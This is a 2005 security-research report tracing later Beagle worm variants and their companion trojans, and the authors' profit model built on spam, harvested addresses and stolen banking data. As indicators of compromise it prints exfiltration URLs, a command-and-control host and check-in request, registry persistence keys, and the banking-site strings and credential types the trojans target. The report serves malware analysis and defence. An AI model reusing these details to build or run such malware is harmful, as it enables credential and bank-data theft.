

**Year of the Beagle: The Beagle Worm History Part III**  
**September 1, 2004 – January 31, 2005**  
**gordon@infectionvectors.com**

**Overview**

This is the third part in a series concerning the history and effects of the Beagle worm.<sup>1</sup> On January 18, 2004 antivirus companies around the world discovered the Beagle (aka Bagle) worm. In the year since its release, Beagle has had a major impact on the Internet. This report examines the first year of Beagle, the variants since Part 2 of this series, and the development of the Beagle “business strategy,” a plan that includes much more than mass email.

Throughout the yearlong life of the worm, Beagle’s authors have shown not only great technical abilities, but also disciplined process improvement and business skills. The Beagle releases have improved consistently, adding new routines and changing their external appearance. From its beginnings, analysts have believed it was built to create revenue.<sup>2</sup> Although there is currently no way to quantify the income generated by the worm, Beagle appears to have a broad base of profit-generating pieces, from affording its writers the ability to lease spam relays to stealing bank account information.

As in the two previous reports, the Symantec nomenclature is used to identify variants unless noted otherwise.

**Variations on a Theme**

The Beagle worm of January 2005 is as much a success as a criminal web-based business as it is a successful virus. Although much different from their great grandfather, the Beagle.A that appeared in 2004, the latest incarnations of the code continue to provide examples of a well-defined method and focus (in Internet crime). Where the previous two parts of the Beagle History tried to describe the technical achievements of the worm (which this polymorphic worm continues to present), this portion examines the lessons to be learned from a leader in the nefarious web economy of spamming, phishing, and stealing passwords.<sup>3</sup>


Beagle.AR

In late September 2004, Beagle.AR appeared in the same way its predecessors did: as a broadly seeded worm arriving in thousands of inboxes. AR’s payload also resembles its recent cousins AP and AQ. Mitglieder is dropped onto victim machines and immediately attempts to reach out to nearly 150 sites and download a file named “ws.jpg.” No samples of this file were captured at the time of the worm’s release, as the sites listed in the code did not have it or were offline after AR was released. This should be no surprise to those following the history of Beagle; the author regularly tests worm functions and new features by releasing a variant that does not complete its routines. Beagle.AR, however,

still posed a great threat to victim machines; the worm opens both TCP 81 and a random UDP port for remote connections.

### Beagle.AU

Beagle.AU hit the Internet on October 29 of 2004, and showed a renewed interest in stopping the Windows XP security services (as August 2004's AQ introduced). It also opens TCP 81, apparently with the single function of allowing remote execution of a local file. The worm copied itself to the local machine as "wingo.exe" (as well as wingo.exeopen & wingo.exeopenopen) to the Windows directory. On a Windows 9x/ME device, that directory is "Windows\System" (versus "Winnt\System32" for Windows 2000/NT or "Windows\System32" for XP) and the infection would look like this, note the icon used for this variant:



Beagle.AU resident on a Windows 9x Machine

### Beagle.AV

The most widely seeded variant of the three released on October 29th, AV found itself in an elevated threat status on many antivirus vendors' sites. AV used this seeding to hit more machines than the other two versions released on the same day combined. A look at the time period from October 2004 to January 2005 via F-Secure's virus statistics page shows it as the fourth most reported virus.<sup>4</sup> As of January 10, 2005, Symantec still had this variant rated at a risk level of 3 (out of 5), making it equal to the Sober variant released three weeks after AV and the Zafi variant released six weeks later. At the same time infection reports show Beagle variants continuing to compromise machines around the world at a high rate.<sup>5</sup> This variant of the worm does not implement any new tricks and looks functionally equivalent to AU. Beagle.AV is coded to die after April 25, 2006.

### Beagle.AW

October 29 also marked the release of AW. Using the same list of server addresses as AR, this variant attempts to retrieve “g.jpg” from the Internet. Again TCP 81 is opened. The only other difference from AU is the use of “bawindo.exe” as the worm’s file name on the local device.

Following the release of AW, a number of new Trojans (in the spirit of the Mitglieder software already distributed by Beagle) appeared on Beagle-infected devices. These were designed to steal additional information from victim machines as well as act as backdoors for new software installations. The applications are described in greater detail later in this report.

Releasing three variants on the same day is certainly not unusual for the Beagle creator. The use of multiple, very similar, versions of the code is one way to increase the likelihood that a particular variant will go undiscovered. A signature for one version of the code (which is often encrypted, specially packed, etc.) may miss another entirely even though the variant looks identical at first glance (and without time-intensive deconstruction of the program). It also increases the confusion surrounding a worm; releasing many versions of a worm simultaneously capitalizes on the discrepancies in naming conventions between antivirus vendors.

### Beagle.AX

Released November 15, 2004, Beagle.AX represents a “full fledged” attempt to compromise a new base of computers. “Full fledged” in the sense that no routines appear to be tests for the future; everything included in the worm worked upon release. Moreover, it includes functions such as notification of each infection, which is absent from some previous iterations.


Beagle.AX displays the phony error message (“Can’t find a viewer...”) of previous versions, kills Netsky variants and security tools, opens a functioning relay port (TCP 2002), downloads additional worm code from the Internet (saving the file as “1.exe”), and then propagates (via file shares and SMTP). Beagle.AX also employs the use of image files to deliver the password for copies that are encrypted.

AX also retrieves a password stealer, LDPinch<sup>6</sup>, from the Internet. Additional information on this program is found in the next section. One other interesting inclusion at this point is the use of HTA files to launch the worm, which the author had not done since August of 2004 with the AP variant. AX brings back the verse from Beagle.Y:

```
In a difficult world  
In a nameless time  
I want to survive  
So, you will be mine!!  
-- Bagle Author, 29.04.04, Germany.
```

Possibly this is an indication that a previously released version of code was slightly modified for this distribution. The lines were also included in MyDoom.W (September 14, 2004), with slight modification, possibly pointing to common or related writers.<sup>7</sup>

The following diagram outlines the basic routines of these related versions of Beagle and nearly all iterations, using AX as a guide for worm details (such as the Subject line of the email):



infectionvectors.com 2005

Beagle Installation Functions

AX found much success through its wide initial seeding. Although the Beagle authors would distribute new code through the AU-AX infections, this would be the last iteration of the worm for over two months.

### Beagle.AY

The first variant of 2005, released on January 26, made a few cosmetic changes to the versions released in the fall. Most noticeable, AY changed the familiar list of filenames used when the worm replicated via unprotected share rather than mass email. Although the worm continued to use the same distribution servers of AX, the file it attempts to retrieve is now called “error.jpg.” This also serves as the registration of the infected box with the external server. The worm opens a backdoor on a random port above 2338. AY delivers email messages with simple subject lines and short message bodies (as is common for the Beagle author), and one of seven possible names (with an extension of CPL, COM, EXE, or SCR). The use of a simpler attachment scheme than previous worms and reliance on servers listed for nearly three months makes this version appear as a “test” or development iteration.

An email created by this slightly different-looking version would appear like this:

From: [spoofed from list harvested from victim] Subject: Registration is accepted Message Body: Before use read the help Attachment: wsd01.exe
---------------------------------------------------------------------------------------------------------------------------------------------------------

Example Beagle.AY Email

### Beagle.AZ

Also released January 26, AZ looks functionally identical to AY. However, the author changed the way the worm terminates, coding the malware to stop running after a month or April 25, 2006, whichever comes first. This is controlled by a Registry entry that records the date of the initial infection:

```
HKEY_CURRENT_USER\Software\Microsoft\Params      Riga = "[DATE INFO]"
```

Some type of termination date has been part of many variants; this is the first that stops functioning after a set time. AZ still attempts to terminate security software immediately, aiming at the connection sharing, firewall, and security center in Windows XP.

AZ lifts a random icon from the compromised device to use as its own when propagating. This serves as another means of obfuscating the worm to a user; there is no way to send out a general alert for the worm by saying, “Look for the ‘x’ icon,” in much the same way that the variable subject lines and message bodies do.

### Beagle.BA

Released as a repacked version of AZ on January 27, 2005, BA represents another widely seeded variant. Repackaging extends the life of the code a little longer, requiring a new signature from antivirus companies to catch the new Beagle. At some point, it is worth considering, there must be a breaking point for the antivirus researchers; a number of independent variants of major worms that if released in a small enough window, would

overwhelm the analysis and signature release process. If generic detection signatures were not possible (or possible within a short enough time frame), a writer such as the Beagle author may be able to infect boxes by “brute force” in the future.

The tactic has been used multiple times before by the authors and is just one of many that they use to ensure success, which they seem to have achieved. The idea that the Beagle authors have a business plan is explored in the next section, which continues to examine the applications they have distributed.

### Refining the Business Plan

The initial suspicions about Beagle appear to be true: individuals seeking to profit from malware crafted the worm. That has been chronicled by multiple sources including the first two parts of this report.<sup>8</sup> In many ways the Beagle history is a blueprint for web-based criminal success. The coder(s) crafted a well-conceived worm, used sound testing and distribution methods to hone the code’s routines, and then exploited the base of victims to deliver additional “products” which increase the profitability of the venture. With each Beagle iteration, the cost of deployment is reduced, the installation base grows larger, and generating a greater return for each new piece of malware is possible. This “viral economy of scale” can be better explained in the following brief table:

<b>Business Practice</b>	<b>Functionality</b>	<b>Advantages</b>
Deliver Spam	Larger processing base	More clients; faster job processing per customer reduces chance of discovery
Harvest Addresses	Additional product to sell	Provide lists to spammers that have their own remailers; used to seed future versions of the worm
Use Previously Infected Boxes as “Base”	Provides a mechanism to increase recipients	Avoid detection until after worm has been delivered to thousands of users
“Base” left with backdoor for additional code	Test/deliver numerous programs	Use compromised machines to avoid detection; leverage existing product to generate new income

Beagle Business Functions

Beagle’s end game is still not completely known to the security world; there are multiple directions the authors could take with their code. However, the table above serves as a simple example of how well the venture has gone thus far. Not only has Beagle apparently met its initial objective (to establish anonymous spam relays), but it has also allowed the creators to expand their markets both horizontally and vertically (although not in the traditional business sense).

Beagle’s compromised machine base is used to generate revenue in two ways: 1) to increase the number of “products” available to the authors and, 2) to increase the

potential profit on each machine infected. First, the authors have been able to use both the Beagle worm itself and the systems it compromises to push multiple types of malicious code around the world. New examples of this are described in the next section. Each of these programs is capable of harvesting different pieces of information (or “products” as each holds a resale value), from passwords to banking information, each of which holds profit potential. In addition, some code establishes relay points for providing a service (spam/phishing attempts) or delivering new applications; Mitglieder is a good example of this. This has allowed the authors to expand their business “horizontally,” or into new areas with various customers and victims.

Second, Beagle-infected machines can be used for multiple types of malware, sometimes at the same time. This functionality is delivered via the unending stream of Trojans that are available for download. The effort and expense in creating a virus like Beagle may seem low to those thinking only of the speed with which it appears such code is delivered, however, there is undoubtedly a significant investment of time in coding and testing the numerous incarnations of the worm. Re-using infected machines allows the authors to use the same compromised boxes for numerous ventures, ensuring that each infection’s return on investment is maximized, though only the authors themselves know exactly how well the model has worked up to this point.

One more interesting facet of the Trojan releases is that they are often weeks after the worm itself is distributed. This tactic is likely employed in hopes that researchers and security professionals downplay the severity of the virus; reducing the overall attention the respective version of Beagle receives. It also ensures that the Trojans are not subject to analysis in a timely manner. The expansion of the Beagle business plan is described in the next section which outlines a few of the Trojans discovered on infected machines and download points.

### LDPinch

AX installs the password-stealer LDPinch on the victim machine (actually retrieved as “Pinch.exe” from the Internet), as was reported for much earlier variants in 2004. This version of LDPinch attempts to collect the following:

LDPinch Lifts:	
Name of the Infected Computer and its Domain	
POP3/IMAP servers used, usernames, and passwords	
Trillian usernames, passwords	
WS_FTP Settings	
Opera Mail Account Settings	
Mozilla Accounts	
LDPinch Attempts to Steal Passwords Associated with:	
MS Outlook Account Manager	Windows Commander
ICQ Accounts	Total Commander
BatMail	RimArts
RAS Accounts	CuteFTP
AOL Instant Messenger	

### Beagooz

In the previous portions of this report it was noted that although Beagle was clearly crafted with spamming interests in mind, no version of the worm lifted email addresses from an infected machine and delivered them to an outside source, something that a spammer would likely be interested in accomplishing. That officially changed approximately one week after the AU-AW variants were released. The phantom files they each attempted to retrieve became available on November 5, 2004. As could be guessed at this point, the Trojan, likely dubbed Beagooz because of the Registry value it creates (HKCU\Software\Firstzzz), harvested email addresses from affected machines and posted them to an external server. In fact, this is all that Beagooz does. Once the program has searched the hard disk, gathered the addresses, and sent them on their way it deletes itself (by way of crafting a small batch file which it executes).<sup>9</sup>

Beagooz connects to the following when uploading addresses:

```
http://www.domamil.cz/immo/_PSD/FLash/out.php?a=upl
```

```
domain:          domamil.cz
nserver:         ns.kraxnet.cz ns.kraxnet.com
```

217.11.237.145, Location: Czech Republic - Praha, Hlavni Mesto - Prague

### Beagooz.B

Shortly after the release of Beagooz a similar Trojan began to surface (November 7, 2004). This version of the code remained virtually the same, just changing the Registry key ("Firstzzz1") and the destination of the email addresses: canalj.net, registered to a French mailing address.

```
http://www.canalj.net/ctoiki/tkitoi/zidane/images/work/out.php?a=upl
```

194.117.214.46, Location: La Altagracia - Punta Cana

### Beagooz.C

The next day (November 8, 2004), the third incarnation of the address-harvester appeared. The version uses the name "Firstzz3" in the same Registry key. The data is posted to a domain registered to a location in Lithuania, but with an IP address registered to a US company:

```
http://www.first-gallery.com/functions/out.php?a=upl
```

64.202.167.192 Location: United States - Scottsdale, Arizona

The Beagooz programs represent another shift in focus for the Beagle worm. Now, harvesting email addresses not only allows the current version of the worm to target new victims (as it still propagates to all discovered addresses), but also later versions (without

the use of infected boxes – by simply plugging all of the stolen addresses into a mail server). This may be a response to better detection abilities and security tool use on client machines. The release of Windows XP SP2 provided additional warnings to users (via the Security Console) when their firewall or anti-virus software was disabled. Although Beagle variants do routinely target these services for termination, the lack of the monitoring icon (a small shield added to the System Tray) would prompt many users to check their system.

Furthermore, if there is profit in using infected boxes as spam relays then there is greater potential for profits by also selling the lists of email addresses harvested by the worm. Shortly after the release of Beagle.A analysts began reporting that the worm was clearly designed for relaying spam. Spam, although expensive and cumbersome for administrators to filter, is not necessarily a security problem in its own right. However, spam has gone from annoying to sinister very quickly. Spam tactics allow email to be the economical vessel for Trojans and scams of all kinds. The email traffic sent to Beagle-infected machines for mass relaying has included everything from advertisements for prescriptions through phishing attempts. In many ways, it is the natural evolution of Beagle's "business;" the email address lists are a natural and necessary component of the final product (additional email copies) so profiting from the effort in creating them only makes sense.

### Mitglieder Continued

In late November of 2004, additional variants of the Trojan known as Mitglieder began surfacing as part of the Beagle world. Mitglieder was dropped by other Trojans and could be retrieved from servers distributing Beagle components. Once the code is executed, Mitglieder (aka Small) reaches out and downloads the "engine" for email/file share propagation, or the Beagle worm proper.<sup>10</sup> The Trojan can be used to download any type of application (such as the password stealer LDPinch) to infected boxes, allowing the author to modify programs, test/execute them, and remove them without detection.

<u>Variant</u>	<u>Release</u>	<u>Additional Info.</u>
Mitglieder.A	January 8, 2004	LDPinch download
Mitglieder.B/C	January 20, 2004	discovered with Beagle.A
Mitglieder.D/E	March 13, 2004	TCP 25555 & 20742 (respectively)
Mitglieder.F/G	April 5, 2004	hard coded DNS
Mitglieder.H	April 7, 2004	TCP 14247
Mitglieder.I	April 13, 2004	
Mitglieder.J	April 24, 2004	Tarno download
Mitglieder.K	May 13, 2004	attempts 4 downloads
Mitglieder.L	June 7, 2004	self-update
Mitglieder.M	July 22, 2004	
Mitglieder.N/O	August 20, 2004	added full process kill list
Mitglieder.BB (Panda)	November 5, 2004	screenshot capability
Small.MS (Trend)	November 22, 2004	arrives as attachment
Small.ZM (Trend)	November 22, 2004	kills security software/dropped by MS
Mitglieder.BF (Panda)	December 7, 2004	screenshots, password lifting
Mitglieder.BG (Panda)	January 5, 2005	

Mitglieder Releases

Mitglieder (German for “members”) has always been around with Beagle, apparently the end game for the email relay and “update” system. The first incarnation of Mitglieder was discovered On January 8, 2004 (10 days prior to Beagle.A).<sup>11</sup> As previously reported, this program appeared to be a spam relay, giving Beagle its initial use as a profit-generator.

### Formglieder

During the research of the AX variant, another Trojan was found to be part of the download available on one of the servers listed in the code. The Trojan uses an encrypted URL (decrypted at runtime) as its connection point for additional applications. Later, this application was appropriately called “Formglieder” by antivirus vendors.<sup>12</sup> Formglieder has many of the traits of other Beagle-author products: it creates a unique identifier (128 bit number) on the local machine, it regularly checks a web server for updates and additional software, and posts logs to an external site. It also harvests all data inputted into logon/banking “forms” online, hence the name. The installation routine places a copy of the worm in the Windows directory (as “winhlp.exe”), executes that copy, and then creates an automatic startup value in the Registry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    winhlp.exe "C:\WINDOWS\winhlp.exe"
```

It then creates the following key/value that holds the unique identifier for that compromised machine (where the UID is randomly generated):

```
HKEY_LOCAL_MACHINE\Software\Microsoft\UserData
    UID "{77A9F1C0-639B-13D9-89B8-00A00D664298}"
```

The URL that is the destination for the “update check” and stolen data is:

```
www.claus.drehteile-rieche.de
```

This domain has the address 195.20.225.21 associated with it at the time of discovery and uses ns.schlund.de for name resolution.

Formglieder is yet another extension of the Beagle “business plan,” which already includes delivering spam/phishing attempts, lifting email addresses, and stealing passwords. This Trojan lifts data of a special kind: online banking information. Formglieder is coded to only capture information from Internet Explorer windows that show any of the followings strings:

lmdc	hangseng.com
adelaidedbank.com.au	hsbc
ameritrade	ikobo
bank	interactivebrokers
bankwest.com.au	internationalbanking
benbank.com.au	macquarie.com.au
bendigobank.com.au	money

cajamadrid	national.com.au
citibank	navyfcu
citibank	navyfcu.org
client.ccf.fr	netbank
commbank.com.au	sabb.com
direct-validate.bankofamerica.com	shwab
e-gold	stgeorge.com.au
etrade	suncorp.com.au
etrade.com.ua	utterfielddirect.com
etradebank	wellsfargo
firstdirect.com	westernunion
goldmoney	

In addition, if the Internet Explorer window contains the string:

`e-gold.com/acct/balance.asp`

Formglieder captures all the data in the window and forwards it on to the compiling server. As mentioned above, the Trojan also attempts to “check in” with its parent server periodically. It does this with a request that looks like the following:

```
GET /images/b64.php?p={77A9F1C0-639B-13D9-89B8-00A00D664298} HTTP/1.1
```

What deserves attention is the use of the unique identifier in the request, allowing the author to catalog the devices that have been compromised. This has been a staple of Beagle’s infections since early in its development. The catalog could include the computer’s IP address, names of users on the device, password hashes, what software resides on the machines, etc. Postings to the server contain any values that exist in the installed software and username/password keys for multiple network applications, including Outlook, Outlook Express, FTP, POP3, IMAP, and others.

As mentioned in Part I of this series, cataloguing machines is useful for a number of reasons. By having the IP address (at least a NAT’ed address), the authors can lookup where their victims are located (for example, a bank, a military base, Fortune 500 company, etc.) and tailor the Trojan appropriately. As of yet, the evidence points to the Beagle writers using the worm in a much broader fashion, without pinpointing specific targets. However, there is little means of verifying that it has not been done.

### **Test, yep.**

From the outset, the focus of these reports has been the development of the worm in terms of its technical and non-technical innovation. Beagle has shown remarkable improvements since its first release in January of 2004. The bulk of the changes have been documented in the virus research literature and the two previous portions of this report.

Although new releases of the “classic” Beagle worm may be used to rebuild an army of compromised machines, possibly the world has witnessed the final evolution of this malware. The initial three-month period (January 18 – April 30, 2004) was concerned

with honing the base functionality of Beagle, avoiding detection, and building the base of compromised boxes. The next phase, loosely the next 6 months, focused on shifting the “soft” pieces of the virus, namely the message body and subject lines as well as how the worm is actually delivered to a machine. The summer of 2004 witnessed the attachment give way to the web-delivered Beagles. This recent evolution has been concerned with delivering very focused pieces of malware to devices, presumably with the intention of generating profit. Numerous droppers have been used to posit the worm on machines around the globe, further confusing the issue and making general alerts difficult.<sup>13</sup>

Some of the most calculated moves on the author’s part may be the release dates for the malware. As previously noted, leaving weeks between the distribution of a worm and the posting of the applications it is supposed to retrieve helped reduce the attention the respective worms received. The release of the Beagooz and Formglieder Trojans after months of perfecting a mass mailer and infecting thousands of hosts was likely well thought out. Although the evolution of this worm may be over soon, its lessons will extend to malware writers for years to come.

### **Getting the Show on the Road**

The use of email to deliver the Beagle payload has proven to be quite successful. The coder or coders responsible for these worms seem more than talented enough to have employed the ubiquitous RPC DCOM exploits or LSASS overflow from 2003 and 2004 respectively to mobilize a virus, but instead stuck with SMTP for at least a piece of all the Beagle distributions.

Many analysts have said that the rise of bot nets is the trend to watch in malware. In addition, the mass mailer has been relegated to “on the decline” status as it is believed that SMTP worms will begin to die off like Macro-viruses.<sup>15</sup> Although bot nets such as Agobot pose a significant threat to the Internet, the idea that they compete with mass mailers for victims is a false dichotomy. Mass mail is perfectly suited for delivering the application that turns a home PC into a slave. Beagle has proven this time and time again; although not the first thought in most people’s minds when “bot net” is mentioned, Beagle produced one of the largest such armies in 2004. Where other worms are fighting the increased use of firewalls and security updates (especially since XP SP2 has been released), Beagle continues to slip its encrypted ZIP attachment into the inboxes of users everywhere.

The use of email to deliver malware works for many reasons, although the lack of user awareness tops the list. A user that may be very skeptical of traditional phishing attacks that employ poor grammar in an effort to extract banking information is still likely to look at an attachment from someone they “know” in a spoofed “From” field.

While the delivery mechanism for bots may be debated as a technical issue, continued profitability will determine the path that venture like Beagle take in the future. If mass mail becomes inefficient and expensive it will likely be a result of tighter SMTP controls and authentication mechanisms. These would hurt email business as a whole, making

spamming and phishing difficult. Some inroads have been made; email filters and scanners have helped reduce the amount of spam that users see on their desktops. Beagle's developers have already responded, making their flagship product capable of generating profits in multiple areas, not just spam. As explored by the first two parts of this series, Beagle's authors have shown dedication to improving the worm code, in both technical achievement and good processes.<sup>15</sup>

The final lesson from Beagle's year is that profitable malware can be constructed, deployed, and managed as well as profitable security software. The beginning of this series included, many virus analyses focus on the technical magic of a worm and overlook the simple, methodical precision of an author that is motivated by revenue. These authors are less likely to make the mistakes that a careless writer who is seeking attention makes.

As is mentioned elsewhere in this document, the Beagle authors took the threat of Netsky quite seriously and built multiple layers of defense into the worm (possibly better considered as layers of "offense" based on the actions taken) to prevent the competing malware from hurting profits. Beagle has treated the security community in the same fashion, attacking the software that is designed to protect machines and targeting the weakest link of most security perimeters: user awareness. A fitting summary of the worm thus far and the most telling aspect of Beagle's "business" application comes from the coders themselves, who wrote (to the Netsky author in Beagle.J) the following in March of 2004:

"... don't ruine our bussiness, wanna start a war ?"

## Additional Information for the Curious

### Beagle Function Development

This was introduced in Part I and is updated again for this report:

<b>.A</b>	EXE attachment Opened backdoor Downloaded additional code	Base Function Base Function Base Function
<b>.B</b>	Generated Unique ID Submitted ID/port/address info to author Tested remote control abilities Changed backdoor port	Enhanced control Enhanced control Improved reliability Base Function
<b>.C</b>	Added 33 subject lines Disabled security products DNS server added Injected into explorer.exe	Social Engineering Hampered Detection Improved reliability Hampered Detection
<b>.D</b>	Changed mutex name	Hampered Detection
<b>.E</b>	Added text line Changed Compression mechanism Changed filenames/Registry entries	Social Engineering Hampered Detection Hampered Detection
<b>.F</b>	Inserts random “junk” data Eliminates use of hash/checksums Large shell changes – subjects, attachments, etc. Encrypted payload occasionally Added infection vector – “shar”	Hampered Detection Hampered Detection Social Engineering Hampered Detection Extended Life/Reach
<b>.G</b>	Always sends encrypted payload	Extended Life/Reach Hampered Detection
<b>.H</b>	Changed shell – icon different	Extended Life/Reach
<b>.I</b>	Changed filenames	Extended Life/Reach
<b>.J</b>	Completely revamped shell	Social Engineering Extended Life/Reach
<b>.K</b>	New filenames/Reg values	Hampered Detection
<b>.L</b>	Installs trojan - leverages tool: Mitglieder Utilizing pre-built machine army to disperse	Base Function Base Function

<b>.M</b>	Acts solely as Trojan – changes character	Extends Life/Reach
<b>.M(mm)</b>	Changed install routine EXE infection Added compression – RAR Password as graphic	Hampered Detection Base Function Base Function Hampered Detection
<b>.N</b>	File size increased	Hampered Detection
<b>.O</b>	Changed filenames/Registry entries	Hampered Detection
<b>.Q</b>	New vector – only require opening message Modular infection sequence	Base Function Base Function Hampered Detection
<b>.R-.T</b>	Changes filenames, etc.	Extends Life/Reach
<b>.U-.V</b>	No subjects, messages-covers with legitimate app.	Hampered Detection
<b>.W-.X</b>	Hidden Trojan Email relay Updates/Commands from compromised hosts Netsky Mutex Spawning	Hampered Detection Base Function Base/Detection Extends Life
<b>.Y</b>	Dropped Source Code	Hampers Prosecution
<b>.Z-.AA</b>	Shifted Compression Mechanism	Hampered Detection
<b>.AB</b>	Widespread Initial Seeding	Extends Life/Reach Base Function
<b>.AC-.AH</b>	Shifted Compression Mechanism Returned to Ciphred ZIPs	Hampered Detection Hampered Detection
<b>.AO</b>	Hidden EXE (within compressed folder) Downloads Worm Code from Internet Regular Update Period	Hampered Detection Base Function Base Function
<b>.AP</b>	Changed Subject/Attachment Names	Hampered Detection
<b>.AQ</b>	Stops Services Regular Update Period Shortened	Hampered Detection Base Function
<b>.AR</b>	Opens TCP 81 & Random UDP port	Base Function

<b>.AU-.AW</b>	Stops Windows Security Services Download Additional Trojans	Hampered Detection Extend Functionality Base Function
<b>.AX</b>	Compilation of Many Successful Functions	Hampered Detection
<b>.AY</b>	Changed Share Filenames	Extend Functionality
<b>.AZ</b>	Terminates After One Month Random Icons	Hampered Detection Hampered Detection
<b>.BA</b>	Repackaged Earlier Variant	Hampered Detection
<b>Beagooz.A-C</b>	Retrieve Email Addresses	Base Function
<b>Formglieder</b>	Steals PC and Bank Account Data	Base Function

### **MyDoom Similarities/Tangent 2 on “In a difficult world” verse**

MyDoom.W actually dropped a text file outlining the functions of the worm. Included in this file, about `_mydoom.txt`, is the following:

```
In a difficult world
In a nameless time
I want to survive
So, you will be mine!!,second author
```

In Part II of this series, it was noted that a rock song with three parts, “In a Nameless Time,” by Rage (1995) was the only public reference discovered for this verse. The inclusion with MyDoom would mark the 2<sup>nd</sup> time the verse was discovered in a virus, with Beagle.AX being the third.

MyDoom has practical similarities to Beagle as well. Beyond the obvious (both are mass mailers, open backdoors, utilize Mitglieder<sup>16</sup>, etc.), both download additional applications that are refined as much as the worms themselves. During late 2004, MyDoom presented infected boxes with a pair of Trojans, Nemog and Sykel. Sykel exploits the LSASS vulnerability (MS04-011) to propagate. Once running on a box, Sykel attempts to download MyDoom and Nemog.

Nemog allows the author to add links to a Favorites file, change the local host’s IE start page, connect to various IRC channels, and harvest configuration details from the infected machine. The program contains a routine to generate fake email accounts for use in relayed email, undoubtedly for spamming purposes. The code allows for email relaying, killing antivirus/security software, and lifting local host information from the infected machine. In summary, it is a Trojan that attempts many of the same functions

that Mitglieder does. Although that is a long way from tying the two worms together, these two worms do show a similarity in the business practices.

### Formglieder Details

During the analysis of this Trojan, one additional test that was not documented in the paper was completed: executing the packed and unpacked versions of the code. The Trojan is compressed with UPX. If the unpacked version is executed, an unpacked copy appears in the Windows directory. If the packed version is executed, a packed copy is made. This simply indicates that the Trojan does keep a copy to “drop” nor does it contain a copy of UPX; nothing earth shattering.

The Formglieder initial connection to its parent looks like this:

```
GET /images/b64.php?p={77A9F1C0-639B-13D9-89B8-00A00D664298} HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: www.claus.drehteile-rieche.de
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Thu, 13 Jan 2005 15:01:19 GMT
Server: Apache/1.3.29 (Unix)
X-Powered-By: PHP/4.3.10
Keep-Alive: timeout=2, max=200
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

0

